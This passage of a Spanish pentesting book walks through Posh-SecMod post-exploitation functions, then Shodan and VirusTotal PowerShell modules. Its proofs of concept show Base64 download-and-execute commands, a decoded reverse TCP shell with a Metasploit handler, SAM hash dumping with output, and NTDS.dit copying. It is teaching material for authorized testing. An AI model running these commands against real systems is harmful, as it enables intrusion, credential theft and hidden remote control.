Compress-PostScript	Transforma el contenido de un *script* en un *EncodedCommand*, o bien transforma un comando directamente en un *EncodedCommand*. La función admite un parámetro *file* que recibe una ruta de un *script* para transformar, o un parámetro *command* que representa el comando que se quiere transformar
New-PostDownloadExecuteScript	Esta función genera un *EncodedCommand* que descarga un *script* de *PowerShell* y lo ejecuta en el sistema de la siguiente forma *PowerShell.exe –EncodedCommand <command>*
New-PostDownloadExecutePE	Esta función genera un *EncodedCommand* que descarga un *array* de *bytes* y lo ejecuta sobre el sistema de la siguiente forma *PowerShell.exe –EncodedCommand <command>*

Función	Descripción
Start-PostRemoteProcess	Esta función ejecuta un proceso en una máquina remota a través del lenguaje WMI
Get-PostHashdumpScript	Esta función genera un comando que permite realizar un volcado de *hashes* de la máquina, comúnmente conocido como *hashdump*. Como ejemplo se presenta la siguiente instrucción *$com = Get-PostHashdumpScript*, la cual almacena en la variable *$com* el comando que se ejecutará a posteriori con *PowerShell.exe -command $com*
Get-PostReverTCPShell	Esta función proporciona un *EncodedCommand*, el cual crea una conexión inversa que proporciona una *shell*. Generalmente esta función es utilizada junto a *Start-PostRemoteProcess*. Como ejemplo se presenta la instrucción *$com = Get-PostReverShell -LHOST 192.168.1.104 -LPORT 4444*. Después la variable *$com* puede ser utilizada por funciones que ejecuten procesos
Get-PostCopyNTDS	Copia el fichero *NTDS.dit*, el cual es el fichero que almacena información sobre los usuarios y máquinas de un dominio en un controlador de dominio, utilizando *Volume Shadow Copy*. Por defecto, el fichero se copiará en la ruta *$env:TEMP*
ConvertTo-PostFiletoHex	Convierte un fichero en un *array* de *bytes* en hexadecimal
ConvertTo-PostHextoFile	Convierte un *array* de *bytes* en hexadecimal al fichero original. Con estas 2 funciones se puede transformar un binario en contenido hexadecimal y meterlo en un fichero de texto para introducirlo en un sistema
Get-Webconfig	Devuelve un listado de conexiones en formato *String*
Get-ApplicationHost	Devuelve un listado de los *Application Pool* y contraseñas de los directorios virtuales

Tabla 3.20: Funciones de PostExploitation en Posh-SecMod.

PoC: Base64, compresión, descargas y ejecución

En esta prueba de concepto se van a probar diferentes funciones relacionadas con la ejecución de código en *Base64*, la posibilidad de descargar ficheros externos y poder ejecutarlos. Estas funciones pueden ayudar a un *pentester* a conseguir descargar el fichero, ya sea instrucciones en *PowerShell* o un binario, en la máquina dónde se encuentre o en una máquina remota. Quizá, el mejor escenario para utilizar estas funciones sean máquinas *Windows* sobre las que el *pentester* no tiene privilegio, pero sí que puede ejecutar instrucciones en una *PowerShell*, ya sea porque tiene acceso local o remoto. Puede que el *pentester* se encuentre en un entorno sobre el que no puede instalar aplicaciones, y no dispone de sus herramientas.

La primera función que se muestra en esta prueba de concepto es *Compress-PostScript*. Con esta función el *pentester* puede comprimir el contenido de un *script* y almacenarlo en una variable con el fin de ejecutarlo después mediante la instrucción *PowerShell.exe –Command $file*, dónde *$file* es la variable que almacena el contenido del *script* de forma comprimida. En la imagen se puede visualizar un pequeño ejemplo de un *script* que ejecuta 3 palabras por pantalla.

```
PS C:\Users\pgonzalez\Desktop>
PS C:\Users\pgonzalez\Desktop> cat .\p.ps1
echo hola
echo hola
echo hola
PS C:\Users\pgonzalez\Desktop> Compress-PostScript -File C:\Users\pgonzalez\Desktop\p.ps1
Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Ob
ject IO.MemoryStream (,$([Convert]::FromBase64String('S03OyFfIyM9J5OUKxcrk5QIA')))), [IO.Compressio
n.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();
PS C:\Users\pgonzalez\Desktop> $file = Compress-PostScript -File C:\Users\pgonzalez\Desktop\p.ps1
PS C:\Users\pgonzalez\Desktop> powershell.exe -command $file
hola
hola
hola
PS C:\Users\pgonzalez\Desktop>
```

Fig. 3.26: Compresión de un fichero de PowerShell para su posterior ejecución.

La segunda función que se presenta en la prueba de concepto es *New-PostDownloadExecuteScript*. Esta función permite descargarse un *script* en remoto y genera un *EncodedCommand*, es decir, un comando en *PowerShell* que se encuentra en *Base64*, pero es totalmente ejecutable.

Una de las cosas interesantes que se pueden hacer con esta función es la descarga de un *script*. El *script* que se descargará en esta prueba de concepto proporciona al *pentester* la posibilidad de descargarse un binario que se encuentra en *Base64* en un fichero de texto. Es decir, supóngase que el *pentester* tiene en una máquina con dirección IP 192.168.56.101 un servidor web dónde ofrece ficheros *txt*, los cuales contienen un fichero transformado en *Base64*. La idea es que con la función *New-PostDownloadExecuteScript* se descargue un fichero *txt* de los que se ofrece en el servidor web. Esta función transformará el contenido del fichero *txt* en un *EncodedCommand*, el cual podrá ser ejecutado a posteriori.

A continuación se muestra el código de una función en *PowerShell* que transforma un fichero, ya sea un binario, un *script*, un documento o cualquier cosa en un fichero que contiene su representación en *Base64*. La ejecución de esta función es sencilla *ConvertTo-Base64 –SourceFilePath <Fichero a transformar, por ejemplo un EXE> -TargetFilePath <Fichero dónde se almacena en Base64>*.

```
function ConvertTo-Base64
{
    param
    (
        [string] $SourceFilePath,
        [string] $TargetFilePath
    )
    $bufferSize = 9000 # debe ser múltiplo de 4
    $buffer = New-Object byte[] $bufferSize
    $reader = [System.IO.File]::OpenRead($SourceFilePath)
    $writer = [System.IO.File]::CreateText($TargetFilePath)
    $bytesRead = 0
    do
    {
```

```
        $bytesRead = $reader.Read($buffer, 0, $bufferSize);
        $writer.Write([Convert]::ToBase64String($buffer, 0, $bytesRead));
    } while ($bytesRead -eq $bufferSize);
    $reader.Dispose()
    $writer.Dispose()
}
```

En esta prueba de concepto el *pentester* ha utilizado la función anterior para generar un fichero *txt* que contiene el *Base64* de la herramienta *psexec* de *Sysinternals*. El objetivo del *pentester* es descargar este EXE desde una ubicación bajo su control, pudiéndose extrapolar esto a cualquier herramienta o archivo que el *pentester* necesite durante la auditoría.

La siguiente función convierte *Base64* al fichero original. Esta función será utilizada por el *pentester* para recuperar el fichero *psexec.exe*. La idea es que está función no se encuentra directamente en la máquina dónde está el *pentester*, éste se la bajará con la función *New-PostDownloadExecuteScript* de *Posh-SecMod*.

```
function ConvertFrom-Base64
{
    param
    (
        [string] $SourceFilePath,
        [string] $TargetFilePath
    )
    $SourceFilePath = Resolve-PathSafe $SourceFilePath
    $TargetFilePath = Resolve-PathSafe $TargetFilePath
    $bufferSize = 9000 # debe ser múltiplo de 4
    $buffer = New-Object char[] $bufferSize
    $reader = [System.IO.File]::OpenText($SourceFilePath)
    $writer = [System.IO.File]::OpenWrite($TargetFilePath)
    $bytesRead = 0
    do
    {
        $bytesRead = $reader.Read($buffer, 0, $bufferSize);
        $bytes = [Convert]::FromBase64CharArray($buffer, 0, $bytesRead);
        $writer.Write($bytes, 0, $bytes.Length);
    } while ($bytesRead -eq $bufferSize);
    $reader.Dispose()
    $writer.Dispose()
}
function Resolve-PathSafe
{
    param
    (
        [string] $Path
    )
    $ExecutionContext.SessionState.Path.GetUnresolvedProviderPathFromPSPath
($Path)
}
function download(
    param(
        [Parameter(Mandatory)]
```



```
        [string] $path,
        [Parameter(Mandatory)]
        [string] $pathTarget,
        [Parameter(Mandatory)]
        [string] $ip
    )
    $base64 = Invoke-WebRequest "http://$ip/$path"
    echo $base64.Content
    echo $base64.Content > fileBase.txt
   ConvertFrom-Base64 -SourceFilePath fileBase.txt -TargetFilePath $pathTarget
   rm .\fileBase.txt
}
download -path psexec.txt -pathTarget .\psexec.exe -ip 192.168.56.101
```

Dentro del fichero se tiene en la última línea la instrucción *download -path psexec.txt -pathTarget .\psexec.exe -ip 192.168.56.101*. Cuando se ejecute la siguiente instrucción *PowerShell.exe -EncodedCommand (New-PostDownloadExecuteScript -Url http://192.168.56.101/download.txt)*, se abrirá una nueva sesión de *PowerShell* y se ejecutará el resultado de la instrucción *New-PostDownloadExecuteScript -Url http://192.168.56.101/download.txt*. Ésta última instrucción genera un *EncodedCommand* que lo que realmente realiza es la ejecución del contenido del fichero *download.txt*, por esta razón la última línea del fichero download.txt es *download -path psexec.txt -pathTarget .\psexec.exe -ip 192.168.56.101* para, una vez cargadas las funciones, ejecutarlas.

Puede parecer algo enrevesado, pero si se aplica paso a paso se verá sencillo. Este proceso permite obtener cualquier tipo de archivo en la máquina remota intentando evadir algunos controles que pudieran existir.


```
vQsoXBK8kHGqF0sLXhuO1JNadHFtLkqdUX/c4/M9bJkNofNtY30S1k/arp+BRDux2IQxXR8IfZ8AMWjU2QiZYKtx7tNNGWI1CTt
Nw3s3PhBZ8NiU3oe+F5u3bD1yUNBenWQ/Grn3107QsLJJYzS/3/zSJbhEa421Ph23ckypsodhpvITU7Kr+ugS4rG9M6kcW1kEke
ORbgRQ2gbuPBg067/rJLKAShw6GCAigwggIkBgkqhkiG9w0BCQYxggIUMIICEQIBATCBjjB3MQswCQYDVQQGEwJVUzETMBEGA1U
ECBMKV2FzaGluZ3RvbjEQMA4GA1UEBxMHUmVkbW9uZDEeMBwGA1UEChMVTW1jcm9zb2Z0IENvcnBvcmF0aW9uMSEwHwYDVQQDEx
hNaWNyb3NvZnQgVGltZS1TdGFtcCBQQ0ECEzMAAAA0JDFAyaDBeY0AAAAAADQwCQYFKw4DAhoFAKBdMBgGCSqGSIb3DQEJAzELB
gkqhkiG9w0BBwEwHAYJKoZIhvcNAQkFMQ8XDTE0MDQyODIxNDUxM1owIwYJKoZIhvcNAQkEMRYEFNN0TUr07aQN656WAkdKtSKD
VJ6MMA0GCSqGSIb3DQEBBQUABIIBAAujOe7p7NZ/IekGPHOlvao+V1KNer/MQO8QwLgc2BJ4sK2u6LI7+aQNnUqIxAm34b1WgtG
1Q0YJmEMRPYKfwkbMhz7QF5uPEPm6Idkhe+T7iZkiMtR7OfgwyDdXEtPfhQDgdRMTPmLW810FYNdJAw57qBNBuVko2e0S5MDe4i
66EzSYow/g0aaahMsGkvLYi6rYK1zdN0+YoJKqo7jgsB26U/nKNGWvQUI3TN0eOrGOAa+3GHDZ0arJaPWXHd195EWO6EGsdp4pA
s3iWtAHvJ31q5syGdPxS9xxJrgM0HzNvL9Pa/TOkQU6hB3uAeueQk5au/3nS+zb9hUnn4MRoAUAAAAA
PS C:\Users\pgonzalez\Desktop>
PS C:\Users\pgonzalez\Desktop>
PS C:\Users\pgonzalez\Desktop>
PS C:\Users\pgonzalez\Desktop>
PS C:\Users\pgonzalez\Desktop> .\psexec.exe
```


Fig. 3.27: Descarga en base64 de psexec y transformación a binario.

PoC: Shell inversa, SAM y NTDS con Posh-SecMod

En esta prueba de concepto se utilizan funciones de *post-explotación* interesantes para llevar a cabo esta etapa. Conseguir ejecutar una *shell* en otras máquinas haciendo movimiento lateral en la organización es una de las vías posibles para acceder a otro tipo de información. Este tipo de acciones se hacen bajo la identidad y permisos conseguidos hasta el momento por el *pentester*.

En primer lugar se utilizará la función *Get-PostReverTCPShell* para generar un *código* en *base64* que en el momento que se ejecute a través de una *PowerShell* proporcionará la invocación de una *shell* que se conectará de forma inversa a un *handler* que el *pentester* tendrá configurado. En la

imagen se puede visualizar como la generación del código en *base64* se almacena en una variable y que posteriormente se ejecuta dicho código a través de la invocación de un nuevo proceso de *PowerShell* de la siguiente forma *PowerShell.exe –EncodedCommand $shell*, siendo *$shell* el nombre de la variable utilizado para almacenar el código.

```
PS D:\libros\pentesting powershell\Posh-SecMod-master\PostExploitation> $shell = Get-PostReverTCPShell
cmdlet Get-PostReverTCPShell en la posición 1 de la canalización de comandos
Proporcione valores para los parámetros siguientes:
LHOST: 192.168.56.101
LPORT: 4444
PS D:\libros\pentesting powershell\Posh-SecMod-master\PostExploitation> $shell
```

```
JABhAGQAZAByAGUAcwBzACAAPQAnADEAOQAyAC4AMQA2ADgALgA1ADYALgAxADAAMQAnADsAIAAkAHAAbwByAHQAIAA9ACAAJwA0ADQ
AdQBuAGMAdABpAG8AbgAgAGMAbABlAGEAbgB1AHAAIAB7AAoAaQBmACAAKAAkAGMAbABpAGUAbgB0AC4AQwBvAG4AbgBlAGMAdABlAG
QAdAByAHUAZQApACAAewAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQB9AAoAaQBmACAAKAAkAHAAcgBvAGMAZQBzAHMALgBFA
GUAIAAtAG4AZQAgACQAbgB1AGwAbAApACAAewAkAHAAcgBvAGMAZQBzAHMALgBDAGwAbwBzAGUAKAApAH0ACgBlAHgAaQB0AH0ACgAk
ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABzAHkAcwB0AGUAbQAuAG4AZQB0AC4AcwBvAGMAawBlAHQAcwAuAHQAYwBwAGMAbAB
jAGwAaQBlAG4AdAAuAGMAbwBuAG4AZQBjAHQAKAAkAGEAZABkAHIAZQBzAHMALAAkAHAAbwByAHQAKQAKACQAcwB0AHIAZQBhAG0AIA
BlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQAKACQAbgBlAHQAdwBvAHIAawBiAHUAZgBmAGUAcgAgAD0AIABOAGUAdwAtAE8AY
wB5AHMAdABlAG0ALgBCAHkAdABlAFsAXQAgACQAYwBsAGkAZQBuAHQALgBSAGUAYwBlAGkAdgBlAEIAdQBmAGYAZQByAFMAaQB6AGUA
ZQBzAHMAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ARABpAGEAZwBuAG8AcwB0AGkAYwBzAC4AUAByAG8
```


Fig. 3.28: Creación de código de la shell inversa.

Un parámetro interesante en la ejecución de la *shell* inversa es la utilización de *–Windows*. Este parámetro proporciona diferentes valores, el cual *hidden* proporciona al *pentester* un proceso ejecutando de forma oculta en la máquina. La ejecución quedaría de la siguiente forma *PowerShell.exe –EncodedCommand $shell –Window Hidden*.

Por otro lado, el *pentester* debe recoger la conexión que genera la *shell* y para ello puede utilizar, entre otras cosas, el módulo *exploit/multi/handler* o sencillamente un *netcat* escuchando por el puerto adecuado. En el ejemplo se ha configurado la *shell* para que devuelva la conexión a una dirección IP y al puerto 4444, por lo que el módulo *handler* de *Metasploit* estará escuchando en ese puerto. Lo mismo ocurre en el caso de utilizar *netcat*, por ejemplo *nc –l –p 4444*.

En la imagen se puede visualizar una configuración básica del módulo *exploit/multi/handler* dónde se indica la dirección IP, el puerto y el *payload* utilizado, en este caso *windows/shell/reverse_tcp*.

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.56.101:4444
[*] Starting the payload handler...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.56.101
[*] Command shell session 5 opened (192.168.56.101:4444 -> 192.168.56.101:61962) at 2015-07-29 10:41:36 +0200

Microsoft Windows [Versi?n 6.2.9200]
(c) 2012 Microsoft Corporation. Todos los derechos reservados.

D:\libros\pentesting powershell\Posh-SecMod-master\PostExploitation>?M?s? 9??[??
```

Fig. 3.29: Configuración de exploit/multi/handler.

¿Qué es lo que está detrás del código en *base64*? Se puede utilizar un *decoder* para poder pasar de *base64* a *String* y ver el código que realmente se está ejecutando. Existen varios *decoders online* que se pueden utilizar para llevar a cabo esto. Como se puede visualizar en la imagen la función *Get-PostReverTCPShell* genera un código totalmente legible y entendible.

El *pentester* puede utilizar este código como base para hacer sus modificaciones, e incluso crear otro tipo de *payloads* que después puede pasar a *base64* y ejecutar como se ha mencionado anteriormente.


```
JABhAGQAZAByAGUAcwBzACAAPQAnADEAOQAyAC4AMQA2ADgALgA1AD
YALgAxADAAMQAnADsAIAAkAHAAbwByAHQAIAA9ACAAJwA0ADQANAA0A
CcAOwAKAGY
AdQBuAGMAdABpAG8AbgAgAGMAbABlAGEAbgB1AHAAIAB7AAoAaQBmAC
AAKAAkAGMAbABpAGUAbgB0AC4AQwBvAG4AbgBlAGMAdABlAGQAIAAtAG
UAcQAgAC
QAdAByAHUAZQApACAAewAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlA
CgAKQB9AAoAaQBmACAAKAAkAHAAcgBvAGMAZQBzAHMALgBFAHgAaQB
0AEMAbwBkA
GUAIAAtAG4AZQAgACQAbgB1AGwAbAApACAAewAkAHAAcgBvAGMAZQBz
AHMALgBDAGwAbwBzAGUAKAApAH0ACgBlAHgAaQB0AH0ACgAkAGMAbAB
```


< DECODE > UTF-8 (You may also select input charset.)

```
$address ='192.168.56.101'; $port = '4444';
function cleanup {
if ($client.Connected -eq $true) {$client.Close()}
if ($process.ExitCode -ne $null) {$process.Close()}
exit}
$client = New-Object system.net.sockets.tcpclient
$client.connect($address,$port)
$stream = $client.GetStream()
$networkbuffer = New-Object System.Byte[] $client.ReceiveBufferSize
$process = New-Object System.Diagnostics.Process
$process.StartInfo.FileName = $env:ComSpec
```

Fig. 3.30: Decodificación de base64 a String.

Otras funciones interesantes son *Get-PostHashdumpScript* y *Get-PostCopyNTDS*. La primera de ellas genera un código que se debe almacenar en una variable y que tras su ejecución, de forma similar a como se hizo anteriormente, proporciona un volcado de los usuarios y *hashes* de la SAM.

El volcado que se realiza proporciona el nombre de usuario, el identificador de usuario y el *hash* LM y *hash* NT del usuario. Para poder llevar a cabo este volcado el *pentester* debe tener privilegio de administrador en el proceso, ya que si no se obtendrá un acceso denegado. La generación del código se lleva acabo de la siguiente forma *$hashdump = Get-PostHashdumpScript*.

```
PS D:\libros\pentesting powershell\Posh-SecMod-master\PostExploitation> $hashdump = Get-PostHashdumpScript
PS D:\libros\pentesting powershell\Posh-SecMod-master\PostExploitation> $hashdump
Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO
(,$([Convert]::FromBase64String('vIxrd+I4sp8359z/4KWZPTANDDYQSLLZ04SQbqbJYzDJ3BmaZQ2I4I6xWdvksWn++62SZCP5
```

```
1WVSqUHOch65r2tnCofMgcrz7TvFf3F88niRPpW6q1s31yQUsf2iessdeI+mhPinRwsU2PLnCieb/jwMbEMz1OWrv148HqgwDU4t6zOYum
1Lly+SEtlrHJMxC31bHjWErHu/WI27Sb04Vp5/InB+uDg8yHA4qUNfC14ZHF2HoB0ZvTabH/siQKvZ+TmWmbvunYCmtbsWvY9yvjnigtfW
KkZut7Amt3rblo+GTGxDfoyWvB5SC4a9cQ1WksEbpvrua+F3jxUn5Ofbx2bSnJZ38e0VAUYZUUG6MyQPgqPkhQ9q0FXGUvvOAfNTuypzyC
D3J/EyywHzIHpCGeI1fd8NitbwKSp84tieT2vp7dFNr3PX6bY/tkftq+ZZt300Ypefy+zSTlIQ+9ef21ejX27bvd/E+o3t9ZvnP9/q/Q1L
U3R+82r82bvfNTrfPzU10e99i+3nd5G1gukcJLYzFQKzRBbC7BTcLnwut75eIXCXzY3rUZ34p3f3nQ7rWa/HbLhidK5uGn390s
R6uYST72rm9vAnNU90Y7b180b7t9jtfYG09vgzKvrzrcBOoe6ucGyyUa8puog/xuKbrdUbPUAiGSXLn+pZs+U9Bj4va91uC+STJ5G+BrS
```


Fig. 3.31: Generación de código para realizar el hashdump.

La instrucción que ejecuta realmente el volcado de *hashes* es *PowerShell.exe –Command $hashdump*. Como se puede visualizar en la imagen se obtiene el nombre de los usuarios, el identificador y los *hashes*. Esta información puede ser utilizada para un posterior *crackeo* del *hash* LM, si éste estuviera habilitado, o para realizar una impersonalización de usuarios, por ejemplo con técnicas *Pass the Hash*.

La función *Get-PostCopyNTDS* permite realizar una copia del fichero *NTDS.dit* que se encuentra en los controladores de dominio de la organización.

Si el *pentester* llega a tener acceso a estas máquinas, generalmente de manera remota, se podría lanzar en una *PowerShell* esta función con el fin de realizar una copia del fichero y obtener los *hashes* de los usuarios y máquinas del dominio.

```
PS D:\libros\pentesting powershell\Posh-SecMod-master\PostExploitation> powershell.exe -Command $hashdump
                                                                                    :f2d:::
Administrador:500:                                  95313f:
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
                                                                            fa3fb:::
  :1001:                              469855942e0:
PS D:\libros\pentesting powershell\Posh-SecMod-master\PostExploitation>
```

Fig. 3.32: Obtención de usuarios y hashes.

Por último, la utilización de la función *Start-PostRemoteProcess* permite ejecutar un proceso remoto. Lo interesante de esta función es que se le puede pasar qué queremos ejecutar en remoto, por lo que si se genera una *shell* inversa y se almacena en una variable se puede ejecutar en remoto a través de esta función, siempre y cuando se tenga el privilegio necesario.

La ejecución de esta función sería similar a *$shell = GetPostReverTCPShell –LHOST <dirección IP> -LPORT <puerto>; Start-PostRemoteProcess –ComputerName <dirección IP o nombre máquina> -Command "PowerShell.exe –EncodedCommand $shell" [-Credential (Get-Credential)].* Se pone entre corchete la parte de la credencial, ya que dependerá de si el usuario ya tiene la credencial en memoria necesaria o no.

Servicios externos

Posh-SecMod proporciona diferentes módulos que permiten al *pentester* interactuar vía API con entornos como *Metasploit, Nessus, VirusTotal* o *Shodan*. En este apartado se estudiarán las funciones proporcionadas por los módulos de *VirusTotal* y *Shodan*.

Estos módulos han sido puestos en otro proyecto llamado *Posh-Shodan* y *Posh-VirusTotal*, accesibles desde el *Github* de *DarkOperator*.

Las funciones de *Shodan* proporcionarán al *pentester* las funcionalidades necesarias para realizar búsquedas avanzadas sobre máquinas que se encuentran expuestas en Internet a través de las típicas consultas que se pueden realizar en su sitio web *shodan.io*.

Para utilizar las funciones hay que disponer de una *APIKey*, la cual en el caso de *Shodan* se puede conseguir desde el sitio web creando una cuenta.

A continuación se enumeran las diferentes funciones con una breve descripción:

Función	Descripción
Set-ShodanAPIKey	Almacena el valor de la *APIKey* para un posterior uso
Read-ShodanAPIKey	Accede al contenido de la *APIKey* sin mostrarla por pantalla
Get-ShodanAPIInfo	Devuelve información sobre la cuenta de la *APIKey*. Un ejemplo sencillo sería almacenar la *APIKey* con la función *Set-ShodanAPIKey* y al recuperar la información de la cuenta con la función *Get-ShodanAPIInfo* se puede ejecutar la siguiente instrucción *Get-ShodanAPIInfo –APIKey (Read-ShodanAPIKey)*
Get-ShodanService	Enumera el listado de servicios disponibles
Get-ShodanHostService	Devuelve información sobre una dirección IP. Los datos que pueden ser devueltos son el sistema operativo, puertos abiertos, organización a la que pertenece, ISP, tipo de protocolo de transporte, etcétera. Su ejecución es *Get-ShodanHostService –APIKey <valor> -IPAddress <dirección IP>*
Search-ShodanHost	Esta función permite realizar búsquedas sobre la base de datos de *Shodan* en busca de máquinas. Las búsquedas son tan flexibles como las *querys* que se pueden hacer a través del sitio web, pudiendo realizar búsquedas de *banners*, puertos, sistemas operativos, regiones, geolocalización, etcétera
Measure-ShodanHost	Proporciona una forma de medir los resultados de las consultas. En otras palabras, si se realiza una búsqueda sobre *hosts*, por ejemplo de *Zabbix*, se obtiene el resultado de ocurrencias. Un caso particular sería ejecutar la instrucción *Measure-ShodanHost –Query "zabbix"*
Get-ShodanDNSResolve	Realiza resolución de nombres de dominio a través de la base de datos de *Shodan*
Get-ShodanDNSReverse	Realiza resolución inversa de direcciones IP a través de la base de datos de *Shodan*
Get-ShodanMyIP	Devuelve la dirección IP desde dónde el usuario se conecta
Search-ShodanExploit	Esta función permite realizar búsquedas sobre la base de datos de *Shodan* en lo referente a vulnerabilidades y *exploits* disponibles. Esta función es realmente interesante para poder tener acceso a una gran cantidad de *exploits*
Measure-ShodanExploit	Permite medir el número de ocurrencias de *exploits* con una *query* personalizable en función de las necesidades del *pentester*

Tabla 3.21: Funciones del módulo Shodan en Posh-Shodan.

A continuación se muestran las funciones del módulo de *VirusTotal*, el cual se puede encontrar en *Posh-VirusTotal*:

Función	Descripción
Get-PoshVTVersion	Chequea la versión del módulo de *VirusTotal* que se encuentra instalado y la versión del que se encuentra en *Github*
Get-VTAPIKeyInfo	Recupera información de la *APIKey* almacenada previamente
Get-VTDomainReport	Recupera un reporte de *VirusTotal* para un dominio dado
Get-VTFileBehaviourReport	Recupera el reporte que indica el comportamiento de un fichero al ser ejecutado en una *sandbox*. Para esta función se debe disponer de una *APIKey* privada
Get-VTFileComment	Recupera los comentarios de otros miembros de la Comunidad sobre el recurso solicitado
Get-VTFileNetworkTraffic	Recupera un *dump* del tráfico de red generado por un fichero ejecutado
Get-VTFileReport	Recupera un reporte básico de *VirusTotal* sobre un recurso
Get-VTFileSample	Descarga un fichero a través de su *hash*
Get-VTFileScanReport	Recupera los resultados de un escaneo para un archivo
Get-VTIPReport	Recupera un reporte de *VirusTotal* almacenado para una dirección IPv4
Get-VTSpecialURL	Recupera una dirección URL especial para subir archivos más grandes de 32 MB de tamaño
Get-VTURLReport	Recupera un reporte de *VirusTotal* a través de una dirección URL proporcionada por el *pentester*
Remove-VTFileRescan	Elimina un *scan* programado
Search-VTAdvancedReversed	Realiza búsquedas de binarios que *matchean* con otros binarios, metadatos o criterios
Set-VTAPIKey	Configura el valor de la *APIKey* para que se pueda utilizar sin necesidad de indicarla implícitamente en cada ejecución de funciones
Set-VTFileComment	Permite subir un comentario sobre un fichero o dirección URL
Set-VTFileRescan	Lanza un escaneo o programa un escaneo para ser lanzado más adelante
Submit-VTFile	Sube una muestra para ser escaneada por *VirusTotal*
Submit-VTURL	Sube una dirección URL para ser escaneada por *VirusTotal*

Tabla 3.22: Funciones del módulo VirusTotal en Posh-VirusTotal.

PoC: Shodan y VirusTotal en tu PowerShell

En esta prueba de concepto se muestran diversos ejemplos de uso de funciones de *Shodan* y *VirusTotal* a través del uso de la API de ambos. Hay que recordar que para poder utilizar estas funciones hay que disponer de una *APIKey*, la cual se puede conseguir creando una cuenta en cada servicio.

La primera función es *Get-ShodanHostService* la cual recupera información de una dirección IP aportada por el *pentester*. En un *pentest*, una vez conocidas todas las direcciones IP de una organización pueden pasarse por este servicio para consultar la información disponible en *Shodan*.

```
PS D:\libros\pentesting powershell\Posh-Shodan-master> Get-ShodanHostServic
e -APIKey                                    g73UWU -IPAddress 8.8.8.8


region_code    : CA
ip             : 134744072
area_code      : 650
latitude       : 37,385999999999996
hostnames      : {google-public-dns-a.google.com}
postal_code    : 94035
dma_code       : 807
country_code   : US
org            : Google
data           : {@{ip=134744072; isp=Google; transport=udp; data=
                 Recursion: enabled; asn=AS15169; port=53;
                 hostnames=System.Object[]; location=;
                 timestamp=2015-07-31T11:06:11.123120;
                 domains=System.Object[]; org=Google; os=; _shodan=;
                 opts=; ip_str=8.8.8.8}}
asn            : AS15169
city           : Mountain View
isp            : Google
longitude      : -122,0838
last_update    : 2015-07-31T11:06:11.123120
country_code3  : USA
country_name   : United States
ip_str         : 8.8.8.8
os             :
ports          : {53}
```

Fig. 3.33: Recuperación de información de un host concreto en Shodan.

Una manera sencilla de pasar todas las direcciones IP de una organización, una vez descubiertas, por este servicio de forma automática sería la siguiente *cat <fichero con direcciones IP> | foreach { Get-ShodanHostService –APIKey <apikey> -IPAddress $_ }*.

Lo único que se debe tener en cuenta es que se tiene que crear un fichero de texto con las direcciones IP, una dirección por línea en el fichero.

Otra de las funciones importantes para un *pentest* utilizando *Shodan* es *Search-ShodanExploit*, ya que se puede obtener información sobre vulnerabilidades y *exploits*.

En la imagen se puede visualizar como se realiza una búsqueda para encontrar *matches* con la *query "zabbix ldap"*. Existen otros parámetros por los que se pueden realizar búsquedas como *CVE*, *OSVDB*, *BID*, *MSB*, *platform*, *type* o puerto.

```
PS D:\libros\pentesting powershell\Posh-Shodan-master> (Search-ShodanExploi
t -APIKey                                  3UWU -Query "zabbix ldap").matches

source      : CVE
_id         : 2013-1364
description : The user.login function in Zabbix before 1.8.16 and 2.x
              before 2.0.5rc1 allows remote attackers to override LDAP
              configuration via the cnf parameter.
osvdb       : {}
bid         : {57471}
cve         : {CVE-2013-1364}
msb         : {}

source      : CVE
_id         : 2013-5572
description : Zabbix 2.0.5 allows remote authenticated users to discover
              the LDAP bind password by leveraging management-console
              access and reading the ldap_bind_password value in the HTML
              source code.
osvdb       : {}
bid         : {}
cve         : {CVE-2013-5572}
msb         : {}


PS D:\libros\pentesting powershell\Posh-Shodan-master> 1..100 | foreach {(S
earch-ShodanExploit -APIKey                                3UWU -Platform mult
iple -Page $_ ).matches} | Where-Object {$_._id -eq 18370}


code        :
description : php 5.3.8 - Multiple Vulnerabilities
author      : Maksymilian Arciemowicz
_id         : 18370
source      : ExploitDB
platform    : multiple
date        : 2012-01-14T00:00:00+00:00
cve         : {2012-0781}
type        : dos
port        : 0
```

Fig. 3.34: Búsqueda de exploits a través de Shodan.

En la segunda parte de la imagen se puede visualizar la ejecución de una búsqueda recursiva por diferentes páginas devueltas por *Shodan*. Hay que entender que los resultados de las búsquedas a través de la API se encuentran paginados. Por defecto, se devuelve siempre la página 1, pero se pueden solicitar el resto de páginas con un simple *script*. En este caso, la ejecución *1..100 | foreach {(Search-ShodanExploit -APIKey <apikey> -Platform multiple -Page $_).matches} | Where-Object {$_._id -eq 36157}* provoca que se revisen las 100 primeras páginas de resultados devueltos por *Shodan* para analizar todas las vulnerabilidades multiplataforma. Una vez que los resultados se van canalizando a *Where-Object* se realiza la búsqueda de la vulnerabilidad con identificador *36157*. Este es un buen ejemplo de manejo de páginas y tratamiento de resultados. Como nota indicar que *Platform* puede ser diversa, por ejemplo con *Windows* o *Linux*.

La última función que se trata en esta prueba de concepto sobre el módulo de *Shodan* es *Measure-ShodanHost*, la cual permite medir los resultados. En la imagen se puede visualizar una búsqueda realizada sobre la base de datos para obtener el número de resultados de máquinas que tienen como *banner*, en algún puerto, la frase *ssh-2.0 weOnlyDo 2.1.3*. Estas máquinas luego pueden ser tratadas y procesadas con la función *Search-ShodanHost*.


```
PS D:\libros\pentesting powershell\Posh-Shodan-master> Measure-ShodanHost -
APIKey                                  JWU -Query "ssh-2.0 weOnlyDo 2.1.3"

matches                                                              total
-------                                                              -----
{}                                                                    8327
```

Fig. 3.35: Medición de hosts encontrados en Shodan con una condición determinada.

